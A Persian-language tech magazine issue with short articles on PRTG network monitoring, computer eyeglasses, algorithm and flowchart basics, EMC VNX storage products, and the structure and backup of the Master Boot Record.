این نرم افزار را می توان به عنوان یک ابزار حرفه ای نظارت و کنترل شبکه های کامپیوتری معرفی کرد که با کمک اون می توان کارهایی از قبیل نظارت بر Packet Sniffing up/downtime، ترافیک شبکه و ... را به راحتی انجام داده و گزارش های کلی یا جزئی به منظور ارائه تجزیه و تحلیل دقیق از عملکرد شبکه تهیه کرد.

رابط کاربری مبتنی بر وب این برنامه امکان پیکربندی سریع تنظیمات دلخواه مربوط به نظارت بر دستگاه های شبکه و سنسورهای آن ها را برای کاربران فراهم می کنه. اغلب روش های متداول مربوط به اکتساب داده در شبکه مانند SNMP & WMI ، Packet Sniffing و NetFlow توسط این نرم افزار پشتیبانی میشه. PRTG Network Monitor را می توان برای شبکه هایی همچون شبکه های موجود در یک ISP و روتر ها و سوئیچ های مورد استفاده در آن ها استفاده نمود. از ویژگی های مهم این نرم افزار می توان به بهینه سازی سیستم ها دستگاه های مورد استفاده به منظور کاهش Downtime، مدیریت بر گروه ها و یوزرهای مدیریتی در شبکه، مشاهده چگونگی فعالیت device ها در روزهای مختلف و دوره های تعیین شده، ارسال آلارم های تعریف شده به گوشی همراه و ... اشاره کرد.

PRTG
NETWORK
MONITOR



نویسنده:
مرضیه بهشتی، علاقه مند به مباحث شبکه و امنیت و در حال حاضر در این زمینه مشغول کار هستم


beheshti.marzieh72@gmail.com


@Marziehbeheshti



Computer Glasses

عینک های مخصوص کامپیوتر

در شماره قبل به صورت فان به یک بیماری مخصوص گیک ها پرداختیم اما در این شماره قصد داریم به یک بیماری بپردازیم که نه تنها گیک ها بلکه تمام افرادی که روزانه ساعات زیادی را پای سیستم میگذرانند خطر مبتلا شدن به این بیماری را دارند.

از سندروم ها ،آرتروز های ستون فقرات و سایر مشکلات برای مچ دست ها شایع ترین مشکلی که در استفاده کردن از کامپیوتر ها، تبلت ها، موبایل ها و... ممکن است برای ما بوجود بیاید چشم درد است.

شاید شما هم تا اکنون بر اثر استفاده مداوم از کامپیوتر دچار این مشکل شده باشید سوزش،درد و قرمز شدن چشم و سردرد از عوارض استفاده مداوم از این دست وسایل است.

البته برای فرار از این مشکلات میتوان به قانون مشهور چشم پزشکان و اپتومتریست ها اتکا کرد. قانونِ ۲۰ ۲۰ ۲۰

قانون ۲۰ ۲۰ ۲۰

۲۰ ۲۰ ۲۰ تا حدودی کار ساز است البته به شرطی که یادمان بماند پس از ۲۰ دقیقه استفاده از کامپیوتر به مدت ۲۰ ثانیه به نقطه ای دور خیره شویم و همیشه حدود ۵۰ تا ۷۰ سانتی متر از مانیتور فاصله بگیریم تا سلامت چشم هایمان به خطر نیفتد البته رعایت کردن قانون بیست بیست بیست کمی بیش از آنکه تصور کنید سخت است زیرا در اوج کار کسی در خاطرش نمی ماند که باید بیست دقیقه یک بار بیست ثانیه از کار کردن با کامپیوتر دست بکشد!!

اینجا بود که متخصصین علوم مختلف دست به کار شدند تا برای جلوگیری از بوجود آمدن مشکلات چشمی عینک مخصوصی برای کار با کامپیوتر بسازند.

در سال های گذشته شرکت های زیادی شروع به تولید عینک های مخصوص کرده اند. با یک سرچ ساده میتوان مدلی مناسب برای خود انتخاب کرد. قیمت این عینک ها از حدود ۱۵۰ هزار تومان شروع میشود که در مدل های حرفه ای تا ۱ میلیون تومان هم می رسد که تفاوت چندانی در کارایی باهم ندارند و صرفا فریم عینک ها موجب بالا رفتن قیمت آنها میشود. در کل ساز و کار این دست عینک ها به این صورت است که نور آبی صفحات نمایشگر را کاهش میدهد و موجب میشود فشار کمتری به چشم ها وارد شود و از خشک شدن چشم ها جلوگیری میکند.

در صورتی که موفق به یافتن عینک های مخصوص کامپیوتر نشدید میتوانید با مراجعه به اپتومتریست (در صورت نبود اپتومتریست به متخصص چشم پزشکی مراجعه کنید) عینک مخصوص کامپیوتر خود را با قیمتی به مراتب کمتر از مدل های آماده تهیه کنید و همچنین انتخاب های بیشتری برای انتخاب فریم دارید. معمولا استفاده از عینک های مخصوص هم به تنهایی کارآمد نیستند و برای گرفتن نتیجه بهتر باید از نرم افزارهایی که نورآبی مضر مانیتور ها را کاهش میدهند استفاده کنید تا همیشه مراقب چشم هایتان باشید و با نگرانی کمتری مشغول کار با کامپیوتر شوید.

نویسنده:
امیر فرمانی


amirartaria@gmail.com

@amirfarmani

Algorithm

Say it with me: Al-go-ri-thm

اهمیت الگوریتم نویسی

قسمت دوم

در ادامه این بحث می پردازیم به توضیح مختصری از انواع الگوریتم نویسی، که همانطور که در قسمت قبل گفتیم شامل موارد زیر می باشد:

۱- استفاده از جملات فارسی و انگلیسی. (که باعث ایجاد ابهام میشود)

۲- استفاده از علائم ریاضی. (که در مسائل پیچیده، باعث سردرگمی میشود)

۳- استفاده از اشکال فلوچارت.

برای اینکه به درک بهتری از این موارد برسیم با مثالی ادامه می دهیم:

مثال: الگوریتمی بنویسید که سه عدد را بخواند و میانگین آنها را چاپ کند.

روش اول: با استفاده از جملات و عبارات فارسی و یا انگلیسی

دقت کنید که اولویت انجام مراحل بسیار مهم است. در اینجا، میدانیم که برای حل مسئله نیاز به تعدادی ورودی داریم بنابراین پس از شروع، دریافت اعداد اولویت بالاتری دارد. در مرحله بعد باید اعداد ورودی با هم جمع شوند و حاصل جمع آنها را بر تعدادشان تقسیم کنیم، که به ترتیب اولویت بندی میکنیم و در نهایت چاپ میانگین را در نظر میگیرم.

به همین روش برای مسائل دیگر هم تحلیل کرده و اولویت بندی می کنیم. لطفا دقت کنید که انجام این مرحله تحلیل و بررسی برای هر سه روش الگوریتم نویسی ضروریست و به دقت و تمرکز بالایی نیاز دارد.

با توجه به توضیحات فوق روش اول به صورت زیر نوشته میشود:

شروع

1. عدد اول را بخوان
2. عدد دوم را بخوان
3. عدد سوم را بخوان
4. هر سه عدد را با هم جمع کن
5. حاصل جمع را تقسیم بر ۳ کن و برابر با میانگین قرار بده
6. میانگین را چاپ کن
7. پایان

روش دوم: با استفاده از علائم ریاضی

در این روش از متغیر ها و علائم ریاضی استفاده میکنیم.


شروع

1. A را بخوان
2. B را بخوان
3. C را بخوان
4. sum=A+B+C
5. avg=sum/3
6. چاپ avg
7. پایان

روش سوم: با استفاده از فلوچارت


در این روش استفاده از اشکال استانداردی مرسوم است که به معرفی چند مورد از آنها می پردازیم:

- **شروع و پایان**



- **انتساب و محاسبات**

برای نشان دادن دستورات محاسباتی و انتسابی، از مستطیل استفاده میکنیم.




- **ورودی و خروجی**

برای این مورد از متوازی الاضلاع استفاده میکنیم.




- **بیان شرط**



- **اتصال**

برای اتصال بخش های مختلف از فلش استفاده میشود. مواردی مانند حلقه ها نیز وجود دارند که در این بخش به توضیح آنها نمی پردازیم.
حال با دانستن موارد فوق، فلوچارت مثال ذکر شده به شکل زیر طراحی میشود.



همانطور که میبینید اولویت انجام مراحل در هر سه مورد کاملا مشابه است، پس انتخاب استفاده از روش ها کاملا به خود شما بستگی دارد. این مورد مثالی بسیار کوچک و ساده است که به راحتی حل شد، در مورد مثال های پیچیده میتوان از همین روش یعنی حل مساله با استفاده از فلوچارت استفاده کرد که خوانایی و فهم الگوریتم را بالاتر میبرد.

اگر مهارت لازم در ایجاد یک الگوریتم را پیدا کردید، در جواب سوال به چه زبانی مسلط هستید، می توانید بگویید به همه زبانها! کامپیوتر فقط همان کاری را انجام میدهد که شما از آن خواسته اید، بنابراین در ارجاع دستورات دقت کنید. توانایی محاسباتی کامپیوتر تنها چهار عمل اصلی و مقایسه مقادیر است. پس در محاسبات چیز دیگری از او نخواهید.


در آخر برای همه شما همراهان همیشگی مجله قبیله گیک ها، سالی خوش به همراه موفقیت روزافزون را آرزومندیم.

نویسنده:

شیرین ابراهیمی تسلط بر راه اندازی، نگهداری و عیب یابی سرویس های مایکروسافتی میکروتیک لینوکس

 shirin_ebrahimi26@yahoo.com

 @shirinEbrahimiii



" دیتاسنتر دنیایی متفاوت – قسمت سوم "

شرکت EMC از آغاز تا کنون :

شرکت EMC که یکی از شرکت های بزرگ چند ملیتی در آمریکا می باشد در سال ۱۹۷۹ تاسیس گردید و با سابقه فعالیت در زمینه های امنیت اطلاعات ، تجزیه و تحلیل اطلاعات، مجازی سازی ، محاسبات ابری و ... با بیش از ۵۰۰ شرکت وابسته و ۶۰ هزار کارمند و کارشناس به عنوان بزرگترین شرکت تولید کننده ذخیره ساز در جهان شناخته شده است.

این شرکت اولین محصول خود را در ارائه حافظه با ظرفیت ۶۴ کیلو بایت و همچنین اولین ذخیره ساز را در سال ۱۹۸۰ به بازار ارائه نمود. ارائه محصول symmetrix توسط شرکت EMC در سال ۱۹۹۰ اصلی ترین عامل رشد این شرکت در صنعت انفورماتیک بوده است. محصول Clarion که در سال ۱۹۹۲ برای اولین بار به بازار ارائه گردید در واقع اولین مدل ذخیره سازهایی بود که بر پایه ذخیره نمودن اطلاعات مبتنی بر Raid وارد بازار صنعت انفورماتیک شد. این محصول در کنار سایر محصولات ذخیره ساز موجود در بازار که مبتنی بر High Availability می باشد تا سال ۲۰۱۱ میلادی به کاربران تخصصی مراکز داده ارائه شد. در سال ۲۰۱۱ با ارائه سری جدیدی از محصولات ذخیره ساز با نام VNX که در حقیقت ترکیبی از مدل های ذخیره ساز Clarion و Celera می‌باشد، توانست سهم بزرگی از بازار ذخیره سازها را به خود اختصاص دهد.

زمینه های اصلی فعالیت این شرکت به دو دسته زیر ساخت اطلاعاتی (EMC Information Infrastructure) و زیر ساخت مجازی سازی (VMware Virtualization Infrastructure) تقسیم می گردد.

زیر ساخت مجازی VMware، در حقیقت کلیه محصولات و سرویس های شرکت Vmware را تشکیل می دهد، که با توجه به اینکه این شرکت تحت تملک EMC قرار گرفته است، در زیرمجموعه محصولات و خدمات شرکت EMC قرار گرفته است.



محصولات :

در بخش زیرساختهای اطلاعاتی، شرکت EMC در زمینه تجهیزات و نرم افزارهای ذخیره سازی اطلاعات، محصولات متنوع و جامعی از قبیل تجهیزات ذخیره سازی جامع و پیشرفته EMC VMAX در رده شرکت های بزرگ، تجهیزات ذخیره سازی پیشرفته EMC VNX را در رده شرکت های متوسط تا بزرگ و محصولات متنوع و جامع تهیه نسخ پشتیبان در محیط های Enterprise (مبتنی بر دیسک) به بازار ارائه داده است.

این تجهیزات با ترکیب سخت افزار قدرتمند و نرم افزار مدیریتی کارا، گام بزرگی در راستای رفع نیازهای حوزه ذخیره سازی برداشته است.

EMC VNX FAMILY : ایـن سـری از محصـولات بـا قابلیـت توسـعه تـا 2 peta byte و همچـنین امکان اتصال از طریق پورت FC (fiber channel) همچنین اتصال از طریق پـورت iSCSI و FCoE بستر لازم را برای انواع اتصالات فراهم نموده و کاربر می تواند بر حسب میزان بودجه خـود روش اتصـال را انتخـاب و مـورد اسـتفاده قـرار دهـد. سـرعت در ایـن سـری از محصولات بر روی بانکهای اطلاعاتی (بانـک اطلاعـاتی SQL و Oracle) سه برابر سریع تر نسـبت بـه سـری محصولات قبلی خود بوده و کـاربر در کـار بـا بانکهـای اطلاعـاتی هیچگونـه کنـدی را مشـاهده نمـی نمایـد. استفاده از حافظه SSD (Flash) سبب میگردد تـا در زمان انتقال اطلاعات، ابتدا تمامی اطلاعات بر روی ایـن فضا ذخیره شده و سپس به محل اسـتقرار اصـلی خـود منتقل گردد تا از بروز هرگونه مشکل جلـوگیری شـود. یکی دیگر از ویژگی های این محصـول کوچـک سـازی اطلاعات تا سقف ۵۰ ٪ می باشد که این عمـل کوچـک سازی بصورت file level انجام می گردد. با استفاده از این تکنولوژی کاربر می تواند در خریـد فضـای دیسـک صرفه جوئی لازم را اعمال نماید. استفاده از محیط های مجـازی در ایـن نـوع از ذخیـره سـازها یکـی دیگـر از مزیتهای این محصول بوده و تمامی محیطهای مجـازی را پشتیبانی می نماید. در رده بندی محصـولات EMC بـه گـزارش سـایت Enterprise Strategy Group که مرجع معتبرتمامی متقاضیان سیستم هـای ذخیـره ساز می باشد کیفیت تمامی محصولات این سری مـورد تائید قرار گرفته است.

EMC VNXe SERIES : سری محصولات VNXe بـا توجه به بهینه نمودن هزینه یکی از بهتـرین تجهیـزات ذخیـره سـازی در رده SMB (Small Medium Business) می باشد. این محصول که امکان اتصال از طریق پورت iSCSI را دارد بدون نیاز به خرید تجهیزات کاربر را در ذخیره سازی اطلاعات همراهی مـی نمایـد. استفاده از انواع دیسک های SAS و همچنین NL SAS این وسیله را در رده ذخیره سازهای بزرگ و یـا ذخیـره سازهای سریع قرار داده و کاربر مـی توانـد بـه سـادگی امکان پیاده سازی محیط های مجـازی را بـر روی ایـن محصول فراهم نماید. توسعه حجمـی ایـن دسـتگاه تـا میزان 240 TB T یکی دیگر از محاسن ایـن محصـول بوده که کاربر میتوانـد در صـورت نیـاز فضـای ذخیـره سازی خود را افـزایش دهـد. نصـب سـریع و آسـان بـا اسـتفاده از نـرم افزارهـای شـرکت EMC ، بـالا بـودن ضریب امنیت اطلاعات، امکان شناسائی نمـودن تمـامی محصولات شرکت EMC بصورت خودکار، ... از محاسن برجسته این محصول می باشد.

VNXe Series Hardware Overview

		VNXe3100	VNXe3300
	Min. Drives	6	7
	Max. Drives	96	120
	Drive Types	SAS, NL-SAS	SAS, NL-SAS, Flash*
	I/O Slots	2 / system	4 / system
File	X-Blades	Integrated	Integrated
File	System Memory	Integrated	Integrated
File	Protocols	NFS, CIFS	NFS, CIFS
Block	SPs	1 or 2	2
Block	System Memory	4 GB /SP	12GB / SP
Block	Protocols	iSCSI	iSCSI

VNX Series Hardware Overview

		VNX5100	VNX5300	VNX5500	VNX5700	VNX7500
	Max. Drives	75	125	250	500	1000
	Drive Types	SAS, NL-SAS, Flash	SAS, NL-SAS, Flash	SAS, NL-SAS, Flash	SAS, NL-SAS, Flash	SAS, NL-SAS, Flash
	I/O Slots	0	4 to 8	4 to 13	6 to 18	6 to 42
File	X-Blades	none	1 or 2	1 or 2 or 3	2 or 3 or 4	2 to 8
File	System Memory	n/a	6 GB / blade	12 GB / blade	12 GB / blade	24 GB / blade
File	Protocols	n/a	NFS, CIFS, MPFS, pNFS	NFS, CIFS, MPFS, pNFS	NFS, CIFS, MPFS, pNFS	NFS, CIFS, MPFS, pNFS
Block	SPs	2	2	2	2	2
Block	System Memory	4 GB /SP	8 GB / SP	12 GB / SP	18 GB / SP	24 GB / SP
Block	Protocols	FC	FC, iSCSI, FCoE,	FC, iSCSI, FCoE,	FC, iSCSI, FCoE,	FC, iSCSI, FCoE,

نویسنده:

محمد مهدی، یک گیک با ادرس شناسایی geek_072، مهندس کامپیوتر در دانشگاه و مهندس شبکه در کار. از خوندن کتاب و نویسندگی لذت میبرم و تفریح من لینوکس هست

 khalatbari.computer@gmail.com
 @Geek_072

Master Boot Record


" MBR و GPT - قسمت اول "

سلام به همه ی گیک های عزیز. تو شماره ی قبلی کامل بحث BIOS و UEFI رو گفتم و همونطور که قول دادم تو این شماره و شماره بعد می خوایم با هم مروری روی MBR و GPT داشته باشیم.

خب حالا میریم یه مقدمه ای داشته باشیم تا بفهمیم اصلا GPT یا MBR به چه دردی می خورن و کِی باهاشون درگیریم.


در کل GPT و MBR برای مسائل هارد ها و پارتیشن بندی هاشون به کارمون میاد. تو سیستم ها و هارد های قدیمی از MBR استفاده میکردن و بعد از اومدن UEFI و معرفی GPT ، همه چی عوض شد و توی سیستم ها و کامپیوتر های جدید از GPT استفاده میکنیم.

MBR : اول از همه میریم سر وقت ساختار حافظه ها. همون طور میبینین ، حافظه ها از رکورد ها و سکتور هایی شبیه به شکل زیر تشکیل شده که روی هر کدوم از این نقاط اطلاعاتمون ذخیره میشن.



همونطور که تو شکل بالا میبینید ، MBR روی اولین سکتور حافظه ذخیره میشه و بعد از روشن شدن سیستم ، BIOS این سکتور رو چک میکنه و ادامه اداره ی سیستم رو میده به MBR. هنگام پارتیشن بندی حافظه که نوعش رو هم MBR انتخاب کردیم ، یک جدولی از کل پارتیشن ها و قسمت های حافظه تو سکتور MBR ساخته میشه. MBR پارتیشن Bootable (همون پارتیشن فعال که شامل سیستم عامل میشه.) رو پیدا میکنه و ادامه ی کار رو به PBR میسپره. PBR یا Partition Boot Record بعد از پیدا شدن پارتیشن Bootable (توسط MBR) ، به دنبال کرنل سیستم عامل میگرده تا سیستم عامل اجرا شه و ادامه کار رو به کرنل سیستم عامل میسپره.

شکل زیر نمونه ای برای درک بهتر مراحل اجرای سیستم عامل هست. ☺



تا اینجای کار درک مناسبی از MBR داشتیم و از اینجا به بعد زیر میشیم توش و یکمی ساختارش رو با هم مرور میکنیم.

Structure of a master boot record

Address (Hex)	Description		Size in bytes
0000	code area		440 (max. 446)
01B8	disk signature (optional)		4
01BC	Usually nulls; 0x0000		2
01BE	**Table of primary partitions** (Four 16-byte entries, IBM partition table scheme)		64
01FE	55h	MBR signature	2
01FF	AAh		
	MBR, total size: 446 + 64 + 2 =		**512**


همونطور که میبینید فضای کل سکتور MBR ، برابر ۵۱۲ بایت هست که از بایت ۱ تا بایت ۵۱۲ اُم رو توضیح میدم.

بایت ۱ تا ۴۴۰ (**Code Area**) : این قسمت محل کد هایی هست که در مراحل MBR اجرا میشه. شامل کد های شل و Bootstrapp سیستم عامل.


- بایت ۴۴۱ تا ۴۴۴ (**Disk Signature**) : اینجا همون بخشی که MBR تمام دیسک ها و درایو ها و حافظه های ذخیره سازی رو میشناسه و یک کد یا آدرس واحد بهشون میده تا سیستم عامل بتونه اونها رو جداگونه بشناسه.
- بایت ۴۴۵ تا ۴۴۶ (**Null**) : فضای پوچ یا صفر.
- بایت ۴۴۷ تا ۵۱۰ (**Table of primary partitions**) : اینجا هم ما جدول پارتیشن های Primary رو داریم. هر پارتیشن Primary فضایی برابر با ۱۶ بیت رو اشغال میکنه. فضای کل این جدول هم ۶۴ بیت هست ، پس با یه حساب ساده می فهمیم که ما در کل ۴ تا پارتیشن Primary میتونیم تو بوت سکتور MBR داشته باشیم.
- بایت ۵۱۱ تا ۵۱۲ (**MBR Signature**) : این قسمت از MBR یک نوع خط پایانی رو به سیستم نشون میده. میزان این دو بیت هم همیشه ۵۵ AA هست. بیشتر هم برای درک سیستم وجود داره که اگر همچین چیزی (۵۵ AA) تو بیت های ۵۱۱ و ۵۱۲ اُم دید ، تشخیص بده که نوع حافظه MBR هست.

حالا میریم سراغ مشکلاتی که کاربر ها با MBR دارن.


مشکل اوّل :



مشکل دوّم :



مشکل سوّم :/




قطعاً تصاویر مشکلات بالا براتون آشناست. اگر سکتور MBR دچار مشکل شه ، با مشکلات بالا تو اجرای سیستم عامل رو به رو میشیم.

امکان داره بعد ها با این مشکل ها موجه شیم و مجبور به کار هایی بشیم که علاقه ای به انجامشون نداریم (نصب مجدد سیستم عامل -_-) اما راهکاری هست ، باید از بوت سکتور MBR یک بک آپ بگیریم. با استفاده از نرم افزار ها و پکیج هایی تو لینوکس و ویندوز میتونیم سکتور های حافظه رو ببینیم و با ویرایش کنیم.



یکی از این نرم افزار ها ، HxD Editor هست. همونطور که میبینید از بیت ۱ تا بیت ۵۱۲ اُم رو برای یکی از هارد دیسک ها نمایش داد. ما از این سکتور ها خروجی میگیریم و وقتی که نیاز شد و دچار مشکل با MBR شدیم ، این سکتور ها رو Restore میکنیم.



البته نرم افزار های زیادی هستن که برای بگ آپ گیری MBR ساخته شدن و بسیار ساده این کار رو انجام میدن.

تمام بحث من در رابطه با MBR تموم شد و امیدوارم براتون مفید بوده باشه.

تو شماره ی بعد ، قسمت دوم که درباره ی GPT هست رو ادامه میدم.

" سال نو مبارک. "

نویسنده:

محمد رستمی، دانشجوی نرم افزار، علاقه مند به لینوکس، سیسکو، میکروتیک، میکرو کامپیوتر ها و ...


m.rostami9710@gmail.com


@Mohammad_RT

ز گهواره تا گور دانش بجوی

